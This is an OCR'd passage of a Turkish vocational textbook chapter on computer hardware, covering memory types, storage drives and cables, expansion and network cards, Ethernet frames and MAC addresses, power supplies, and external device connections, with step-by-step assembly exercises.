


Görsel 3.15: EEPROM bellek


Tablo 3.4'te ROM tipleri ve flash bellek özellikleri gösterilmiştir.

Tablo 3.4: ROM Tipleri ve Flash Bellek Özellikleri

Bellek Tipi	Açıklama	Yazılabilir veya Programlanabilir Olma Durumu	Elektrik Kesintisinde Verinin Durumu
PROM (Programlanabilir Sadece Okunabilir Bellek)	Boş olarak satın alınarak özel devre kartı ile sadece bir kere programlanabilir.	Tek seferlik	Hayır
EPROM (Silinebilir Programlanabilir Sadece Okunabilir Bellek)	Birçok kez ultraviyole ışık altında silinip tekrar programlanabilir.	Evet (UV ışığı ile)	Hayır
EEPROM	Elektrik kullanılarak silinir ve sonrasında tekrar programlanabilir.	Evet (Elektrik ile)	Hayır
Flash Bellekler	Bilgisayar aracılığıyla doğrudan programlanabilir.	Evet (Elektrik ile)	Hayır

3.1.3.4. Rastgele Erişimli Bellek (RAM)

Bilgisayarın çalışan uygulamaları ve işletim sistemini sakladığı geçici bellektir. RAM'in (Görsel 3.16) kapasitesi ne kadar yüksek olursa bilgisayarın çoklu işlemleri aynı anda çalıştırma kapasitesi de o kadar yüksek olur.



Görsel 3.16: RAM bellek

RAM bellek için ölçü birimi olarak bayt ve çarpanları kullanılır.

1 Byte (B) = 8 bit

1 Kilobyte (KB) = 1.024 Byte

1 Megabyte (MB) = 1.024 Kilobyte (KB) = 1.048.576 Byte

1 Gigabyte (GB) = 1.024 Megabyte (MB) = 1.073.741.824 Byte

1 Terabyte (TB) = 1.024 Gigabyte (GB) = 1.099.511.627.776 Byte olarak gösterilir.

Kullanımı yaygın olan RAM çeşitleri şunlardır:

- **SRAM (Statik RAM)**


  SRAM, işlemcinin önbelleğinde kullanılır. Veriyi statik olarak tuttuğu için düzenli yenileme yapmasına gerek yoktur.

- **DRAM (Dinamik RAM)**

  DRAM, bir bit hücre başına veri depoladığı için onları korumak için hücrelerin düzenli olarak yenilenmesi gerekir.

- **SDRAM (Senkron Dinamik RAM)**

  SDRAM sistem saati ile senkronize çalışır. Bu durum, verinin daha hızlı aktarılmasına imkân tanır (Görsel 3.17).



Görsel 3.17: SDRAM

- **DDR2 SDRAM**

  DDR'nin ikinci nesli olarak ifade edilir. 400-1.066 MHz arasında çalışır.

- **DDR3 SDRAM**

  DDR'nin üçüncü nesli olarak ifade edilir. DDR2'ye göre yüksek hızlarda çalışabilir. Aynı zamanda daha düşük voltajda daha yüksek verimlilik sunar. 800-2.133 MHz arasında çalışır.

- **DDR4 SDRAM**

  DDR'nin dördüncü nesli olarak ifade edilir. DDR3'e göre yüksek hızlarda çalışabilir ve daha düşük voltajda daha yüksek verimlilik sağlar. 1.600-3.200 MHz arasında çalışır.

- **DDR5 SDRAM**

  DDR'nin beşinci nesli olarak ifade edilir. DDR4'e göre yüksek hızlarda çalışabilir ve daha düşük voltajda daha yüksek verimlilik sağlar. 3.200-6.400 MHz arasında çalışır.

SIRA SİZDE


Bellek seçiminde dikkat edilmesi gereken hususları araştırınız. Sınıfta arkadaşlarınızla paylaşınız.

3.1.3.5. Bellek Montajı


RAM modülleri, anakart üzerinde bulunan RAM slotlarına herhangi bir zorlama olmadan dikkatlice yerleştirilmelidir.

3. UYGULAMA

Görsel 3.18'deki RAM slotlarına RAM modüllerinin Görsel 3.19'daki gibi montajını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.18: Boş RAM slotları



Görsel 3.19: RAM bellek montajı

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Bellek yuvasının mandallarını açarak RAM belleği doğru yönde slota yerleştiriniz.

3. Adım: RAM belleğe yuvasına tam oturması için yuvanın mandalları kendiliğinden kapanana kadar yukarıdan baskı uygulayınız.

4. Adım: RAM belleğin yuvasına tam olarak yerleşip yerleşmediğini ve mandalların kilitlenip kilitlenmediğini kontrol ediniz.

3.1.4. Disk Sürücüler

Disk sürücüleri, bilgisayarın kullandığı verileri kalıcı olarak depolayan donanımlardır. Veri depolama birimi bit, byte, kilobyte (KB), megabyte (MB), gigabyte (GB), terabyte (TB), petabyte (PB), exabyte (EB), zettabyte (ZB) ve yottabyte (YB) olarak ifade edilebilir. Günümüzde yaygın olarak kullanılan birimler MB, GB ve TB'tır. Disk sürücüler, manyetik plakalı sabit sürücüler (HDD) ve katı hâl sürücüler (SSD) olmak üzere sınıflandırılır.


- **Manyetik Plakalı Sabit Sürücüler (HDD)**

Bu sürücülerde veriler manyetik malzemeye yazılarak saklanır. Kapasiteleri genellikle 500 GB ile 4 TB arasındadır. Verileri disk üzerine yazmak ve okumak için Görsel 3.20'de görüldüğü üzere okuma ve yazma kafası bulunur. SATA hard disklerde dönüş hızı (RPM) sabit disk performansını doğrudan etkiler. RPM değerinin yüksek olması verilere erişimini de hızlandırır. Disk üzerinde verilerin depolandığı izler (tracks), sektörler (sectors) ve kümeler (clusters) bulunur. Diskin genel kapasitesini iz sayısı gösterir. Sektör ise disk üzerinde verinin depolandığı en küçük birimdir. Sektörlerin bir araya gelmesiyle de küme oluşur.



Görsel 3.20: Sabit sürücü okuma ve yazma kafası

- **Katı Hâl Sürücüler (SSD)**



Görsel 3.21: SSD M.2, HDD 2,5 inç ve HDD 3,5 inç sürücüler

SSD'lerde veriler flaş bellek çiplerine yazılarak depolanır. Manyetik disklerin aksine hareketli parçaları yoktur. Bu sayede daha hızlı ve güvenilir performans sunar ancak SSD'ler manyetik disklerden daha pahalıdır. Genellikle düşük kapasitelere sahip olsalar da 1 TB ve üzeri kapasiteli SSD'ler de vardır. Farklı biçim faktörlerinde bulunabilir. En yaygın biçim faktörü 2,5 inç SATA SSD'dir. Bunun yanı sıra mSATA ve M.2 gibi daha küçük ve hızlı sürücüler de bulunur. mSATA SSD'ler laptoplarda kullanılır. Laptopdaki mini PCIe yuvalarına takılarak SATA arayüzü üzerinden veri transferi yapar. Görsel 3.21'de görüldüğü üzere M.2 SSD fiziksel boyut olarak daha küçüktür. M2 SSD diğer disk sürücülerine göre daha yeni ve hızlıdır. Ultrabooklar veya kompakt cihazlarda kullanılır.

Tablo 3.5'te görüldüğü üzere HDD ve SSD'nin her birinin birbirine göre avantajı bulunur. Örneğin SSD'ler yüksek performans gerektiren uygulamalar için HDD ise büyük miktardaki veriyi uygun maliyetle depolamak için tercih edilir.

Tablo 3.5: HDD ve SSD Özellikleri Karşılaştırma Tablosu

Özellik	HDD	SSD
Hız	Yavaş	Hızlı
Maliyet	GB başına maliyet düşük	GB başına maliyet yüksek
Güç Tüketimi	Yüksek güç tüketimi	Düşük güç tüketimi
Dayanıklılık	Mekanik parçalardan dolayı darbeye dayanıksız	Mekanik parçaların olmamasından dolayı darbeye dayanıklı
Isı Yayılımı	Mekanik hareketinden dolayı daha fazla ısınma	Mekanik hareket olmadığı için daha az ısınma
Ses	Disk dönüşü ve kafa hareketinin sesi olur.	Mekanik parçalar olmadığı için sessiz çalışır.

3.1.4.1. Sabit Disk Sürücü Kabloları

Veri transferi için iki tür kablo kullanılır. Bunlar, Görsel 3.22'deki PATA (paralel ATA) ve Görsel 3.23'teki SATA (serial ATA) kablolardır. PATA kablolar IDE kablosu olarak da adlandırılır. Bu kablolar 40 veya 80 pinli olarak saniyede 133 MB veri aktarımı sağlayabilir. SATA ile veri aktarımı yeni bir teknoloji olarak daha az hacim kaplar. SATA'nın 7 pini saniyede yaklaşık 2 GB veri aktarımı yapabilir.



Görsel 3.22: PATA (IDE) kablo




Görsel 3.23: SATA kablo 1338809672

3.1.4.2. Disk Sürücü Montajı

Disk sürücüleri kasanın belirli bir bölümüne monte edilir. Diskler yerine monte edildikten sonra vidayla sabitlenir.

4. UYGULAMA

Görsel 3.24'teki disk sürücü montajını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.24: Disk montajı

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Sabit disk sürücüsünü sürücü bölmesiyle hizalayınız.

3. Adım: Sabit disk sürücüsünü, vida delikleri sürücü yuvasındaki deliklerle hizalanana kadar kasanın içinden yuvaya kaydırınız.

4. Adım: SATA veya PATA veri aktarım kablosunu sabit disk sürücüsüne takınız.

5. Adım: SATA veya PATA kablosunun bir ucunu anakarta takınız.

3.1.5. Genişleme Yuvası Kartları

Anakart üzerinde bulunan genişleme yuvalarına takılan donanım kartlarıdır. Günümüzde çoğu zaman anakart üreticileri ekran (görüntü) kartı, ses kartı ve Ethernet kartını tümleşik (onboard) olarak anakart üzerine monte eder. Kullanıcıların tümleşik donanım kartlarından daha fazla özellik ve performansa ihtiyaç duyması durumunda haricî genişleme yuvalarına takılacak donanım kartları kullanılır.

3.1.5.1. Ekran Kartı

Ekran kartı türü, mevcut ve gelecekteki ihtiyaçlara göre seçilmelidir çünkü ekran kartı türü bilgisayarın genel performansını etkiler. Örneğin 3D oyun oynamak için seçilen grafik kartı minimum performans gereksinimlerini karşılamalı veya bu gereksinimlerin üzerinde olmalıdır. 3D grafikler veya gelişmiş video özellikleri gibi yüksek çözünürlüğe ihtiyaç duyulduğunda yeni bir ekran kartı alınabilir. Ekran kartı genellikle AGP ve PCIe yuvalarına takılır. Günümüzde artık AGP veri yolu kullanılmamaktadır. (Görsel 3.25).




Görsel 3.25: Ekran kartı görünümü

3.1.5.2. Ekran Kartı Montaj

Genellikle ekran kartı PCI Express (PCIe) yuvası olarak adlandırılan, anakart üzerindeki uygun genişleme yuvasına yerleştirilir.

5. UYGULAMA

Görsel 3.26'daki grafik ekran kartı montajını verilen adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.26: Grafik kartı montajı

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Ekran kartının yerleştirileceği genişleme yuvasının kilitleme mandallarını açınız.

3. Adım: Ekran kartını dik tutarak genişleme yuvasına yerleştiriniz.

4. Adım: Genişleme yuvasına yerleştirdiğiniz ekran kartını aşağıya doğru bastırarak yuva başlarındaki mandalları kilitleyiniz.

5. Adım: Ekran kartını konnektör aynasından kasaya sabitleyiniz.

3.1.5.3. Ses Kartı

Ses kartı, bilgisayarda ses giriş ve çıkışını kontrol eder. Ses kartının türü, bilgisayarın ses kalitesini belirler. Günümüzde ses kartları genellikle anakart üreticileri tarafından tümleşik olarak tasarlanır. Ses kartları anakart üzerine PCI, PCIe veya USB portu üzerinden takılır (Görsel 3.27).



Görsel 3.27: Ses kartı

3.1.5.4. Ses Kartı Montajı

Haricî ses kartı, PCI veya PCIe genişleme yuvalarından uyumlu olanına yerleştirilir.

6. UYGULAMA

Görsel 3.28'deki ses kartı montajını verilen adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.28: Anakart üzerinde ekran kartı ve ses kartı

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Ses kartı genişleme yuvasının mandalları varsa açınız.

3. Adım: Ses kartını genişleme yuvasına yukarıdan bastırılarak yerleştiriniz (Varsa yuva mandallarını kapatınız.).

4. Adım: Ses kartını konnektör aynasından kasaya sabitleyiniz.

3.1.5.5. Ağ Arayüz Kartı [Network Interface Card (NIC)]

Görsel 3.29'da gösterilen ağ kartı, bilgisayarın ağa bağlanmasını sağlar. Bir ağ kartı, veri paketlerini gönderirken ve alırken belirli bir iletişim standardı kullanır. İletişim standardındaki kurallar bütünü olarak ifade edilen protokol, verinin paketlenip nasıl gönderileceğini ve alınacağını belirler. Ağ kartında; yonga seti, RJ-45 konnektörü (kablolu ağa bağlanmak için), bazı durumlarda ise kablosuz bağlantı için de bir anten bulunur. Ağ kartı, bilgisayarın anakartına tümleşik olabilir veya anakart üzerindeki ayrı bir genişleme yuvasına takılabilir.



Görsel 3.29: Ağ kartı


3.1.5.6. Ağ Kartı Çalışma Prensibi

Ethernet protokolü (ağ iletişim protokolü) ile ağdaki cihazlar birbirleriyle veri iletişimi yapar. LAN (yerel alan ağı) teknolojisi için yaygın kullanılan standarttır. Kablosuz iletişimde ise wi-fi protokolü veri iletişimini sağlar. Ethernet protokolü, verilerin çerçeveler (frames) hâlinde iletilmesini sağlar. Şekil 3.4'te görüldüğü üzere çerçevede hedef cihazın adresi, kaynak cihazın adresi ve veri bulunur.

Hedef (Destination) MAC Adres	Kaynak (Source) MAC Adres	Tür/Uzunluk	Veri (Data)	FCS (Çerçeve Kontrol Dizisi)
(6 bayt)	(6 bayt)	(2 bayt)	(46-1500 bayt)	(4 bayt)

Şekil 3.4: Ethernet çerçeve alanları

Her Ethernet kartının benzersiz bir MAC [Media Access Control (Medya Erişim Kontrol Adresi)] adresi bulunur. Bu adres, cihazların birbirini tanıyarak iletişim kurmasına olanak sunar. MAC adresinin uzunluğu 48 bittir. MAC adresi onaltılık (hexadecimal) formatta yazılır ve altı adet onaltılık hane içerir (00:0A:95:9D:68:16). Şekil 3.5'te görüldüğü üzere 48 bitten oluşan adresin ilk 24 biti OUI [Organizationally Unique Identifier (Üretici Firma Tanımlayıcı)] değeri olarak ağ arayüz kartının (NIC) üreticisini gösterir. Diğer 24 bit ise ağ arayüz kartı denetleyicisine özgü numarasıdır. Karta bu numara üretici tarafından verilir. Dünyada her cihazın benzersiz bir MAC adresi bulunur.



Şekil 3.5: 48 bit MAC adres yapısı

MAC adresleri yazılımsal olarak değiştirilebilir. Yazılım tabanlı MAC adresi değişikliği için işletim sistemi seviyesinde çeşitli araçlar kullanılır.

SIRA SİZDE

Yazılım tabanlı MAC adresi değişikliği için işletim sistemi seviyesinde kullanılan araçları araştırarak bu araçların kullanım amaçlarını ve senaryolarını inceleyiniz.

Ethernet kartının çalışma süreci şu şekildedir:

- Bilgisayar veri paketi göndermek istediğinde bu paketi Ethernet kartına gönderir.
- Ethernet kartı aldığı veriyi Ethernet protokolüne uygun paket hâline dönüştürür. Paketleme işleminde verinin hedef adresi (alıcının Ethernet kartı MAC adresi) ve kaynak adresi (gönderen Ethernet kartı MAC adresi) kullanılarak yapılır.

- Ethernet kartı, paketlenmiş veriyi ağ kablosu aracılığıyla iletişim ağına (network) gönderir. Ethernet kartı tarafından gönderilen bu paketlenmiş veri, ağ kablosu üzerinden hedef cihazın Ethernet kartına ulaşır.
- Kendine ulaşan paket doğru adresli ise Ethernet kartı bu paketi açarak veriyi bilgisayarın işlemesi için hazırlar. Bunun yanı sıra Ethernet kartı bir çerçevedeki hataları tespit etmek için dört bayttan oluşan Çerçeve Kontrol Dizisi (FCS) kontrolünü kullanılır. Veri iletimi oluşabilecek çakışmalar için ise CSMA/CD protokolünü kullanıp tespit ederek çakışmadan dolayı kaybolan veri paketlerinin yeniden gönderimini talep eder.

SIRA SİZDE

CSMA/CD ve CSMA/CA prokollerinin çalışma şeklini araştırınız.

3.1.5.7. Ağ Arayüz Kartı [Network Inteface Card (NIC)] Montajı

Görsel 3.30'daki Ethernet kartları genellikle PCI genişleme yuvalarına takılır.



Görsel 3.30: Ethernet kartı

7. UYGULAMA

Ethernet kartının PCI genişleme yuvasına montajını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Ethernet kartına yukarıdan baskı yaparak genişleme yuvasına tam olarak yerleşmesini sağlayınız.

3. Adım: Ethernet kartını bilgisayar arka panelinden kasaya sabitleyiniz.

3.1.6. Güç Kaynağı (Power Supply)

Görsel 3.31'de gösterilen güç kaynağı, AC girişini DC çıkış voltajlarına dönüştürüp bilgisayara vererek tüm donanım bileşenlerine elektrik sağlar. Genellikle 3,3 V, 5 V ve 12 V voltaj sağlar. Güç kaynağı kablolarını diğer bileşenlere bağlarken dikkat edilmelidir. Kablolar, konnektörler ve bileşenler birbirine uyum sağlayacak şekilde tasarlanmıştır. Bu nedenle hiçbir zaman konnektör veya donanım takılırken zorlanmamalıdır. Takılma sürecinde acele edilmemeli ve donanımın doğru şekilde bağlandığından emin olunmalıdır.




Görsel 3.31: Güç kaynağı

3.1.6.1. Güç Kaynağı Montajı

Bir bilgisayar toplama sırasında veya kasada takılı olan güç kaynağının arızalanması durumunda güç kaynağının takılıp çıkarılması gerekebilir. Güç kaynağını monte etmek oldukça kolaydır. Yapılması gereken, güç kaynağının kasadaki üst boş köşeye, güç kaynağı fanının ise kasadaki karşılığı olan fan boşluğuna denk gelecek şekilde yerleştirilip vidalamak ve kabloları anakartın uygun yerlerine takmaktır.

8. UYGULAMA

Görsel 3.32'deki güç kaynağı montajını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.32: Güç kaynağı montajı

1. Adım: Bilgisayar kasasının yan panellerindeki vidaları sökünüz.

2. Adım: Yan panelleri bilgisayar kasasından çıkarınız.

3. Adım: Güç kaynağındaki vida deliklerini kasadakilerle hizalayınız.

4. Adım: Güç kaynağını vidalarıyla kasaya sabitleyiniz.

5. Adım: Güç kaynağının bir voltaj seçim anahtarı varsa bu anahtarı alandaki voltajla eşleşecek şekilde ayarlayınız.



Aşağıdaki soruları yanıtlayınız.

1. Bölgenizdeki elektrik voltajı ne kadardır?

2. Kasanızdaki güç kaynağını kaç adet vida tutuyor?

3. Güç kaynağının toplam Watt değeri kaçtır?

3.2. DIŞ DONANIM BİRİMLERİ

Dış donanım birimleri kullanıcıyla doğrudan etkileşimde bulunur. Bu birimler; USB, HDMI, DisplayPort, DVI, Ethernet veya kablosuz teknolojiler (Wi-Fi, Bluetooth vb.) gibi farklı standart bağlantı noktaları ve protokolleri kullanılarak bilgisayara bağlanır.

- **Monitör**
  Monitör, bilgisayar çıktısını görsel olarak görüntüler. LCD, LED, OLED vb. farklı türleri ve teknolojileri bulunur.
- **Klavye**
  Klavye, kullanıcıların veri girişi yaparak bilgisayar ile etkileşim kurmalarını sağlar.
- **Fare**
  Fare, kullanıcıların grafik arayüzle etkileşim kurmasını sağlar. Çeşitli fare türleri ve teknolojileri bulunur.
- **Yazıcı**
  Yazıcı, bilgisayarındaki dijital belge ve dosyaları genellikle kâğıda basılı bir formata dönüştüren bir cihazdır.
- **Tarayıcı**
  Tarayıcı, fiziksel belge veya görüntüleri dijital formata dönüştürür.
- **Hoparlörler ve Kulaklıklar**
  Hoparlörler ve kulaklıklar, bilgisayardan ses çıktısı sağlar.
- **Web Kamerası**
  Web kamerası, video konferans görüşmelerinde görüntü aktarmayı sağlar.
- **Haricî Depolama Aygıtları**
  Haricî depolama aygıtları; haricî hard diskler, USB flash sürücüler veya SD kartlar gibi taşınabilir depolama çözümleri sunar.
- **Ağ Aygıtları**
  Ağ aygıtları, bilgisayarın ağa veya internete bağlanmasını sağlayan modem ve ağ kartları gibi donanım aygıtlarıdır.
- **Projektörler**
  Projektörler, sunum veya konferanslarda ekrana veya yüzeye görüntü yansıtmak için kullanılır.

3.2.1. Dış Donanım Birimlerinin Bağlantıları

Arabirimler ve bağlantılar, dış donanım birimlerinin bilgisayarlarla etkili bir şekilde iletişim kurmasını sağlar. Görsel 3.33'te görüldüğü üzere cihaz türüne bağlı olarak farklı tür bağlantıya ihtiyaç duyulabilir. İhtiyaç duyulan bağlantının türünü tespit etmek için ilgili cihazın belgelerine veya kullanım kılavuzlarına bakılabilir.



Görsel 3.33: USB, HDMI, VGA, Ethernet bağlantıları

- **USB (Universal Serial Bus)**

  USB en yaygın kullanılan bağlantı türlerinden biridir. Klavye, fare, yazıcı, tarayıcı, haricî depolama aygıtları ve diğer birçok dış donanımı bilgisayara bağlamak için kullanılır. Çeşitli türleri vardır. Bunlardan bazıları; USB Type-A, USB Type-B, USB Type-C ve farklı versiyonlarıdır (USB 1.0, USB 2.0, USB 3.0, USB 3.1 vb.).

- **HDMI (High Definition Multimedia Interface)**

  HDMI, ses ve video aktarımı için kullanılır. Özellikle monitör, projektör ve televizyonlar bir HDMI bağlantısı kullanarak bilgisayara bağlanır.

- **DisplayPort**

  DisplayPort, video ve ses aktarımı için kullanılır. Yüksek kaliteli monitörlerde de kullanımı yaygındır.

- **Ethernet**

  Ethernet, bilgisayarları ağa veya internete bağlamak için kullanılır. Kablolu bağlantıyla güvenilir ve hızlı bir kullanım sağlar.

- **VGA (Video Graphics Array) ve DVI (Digital Visual Interface)**

  VGA ile DVI, video aktarım standartları olarak eski teknoloji monitör ve projektörlerde kullanılır.

- **Ses Jakları**

  Kulaklıklar, hoparlörler veya mikrofonlar genellikle 3,5 mm ses jakı ile bilgisayara bağlanır.

- **Wi-Fi ve Bluetooth**

  Kablosuz bağlantılar, mobil cihazlar ve aksesuarlar için yaygın olarak kullanılır. Wi-Fi internete bağlantı için kullanılırken Bluetooth ise genellikle kulaklık, klavye, fare gibi kişisel cihazlarla bağlantı kurmak için kullanılır.

3.2.2. Dış Donanım Birimlerinin Montajı

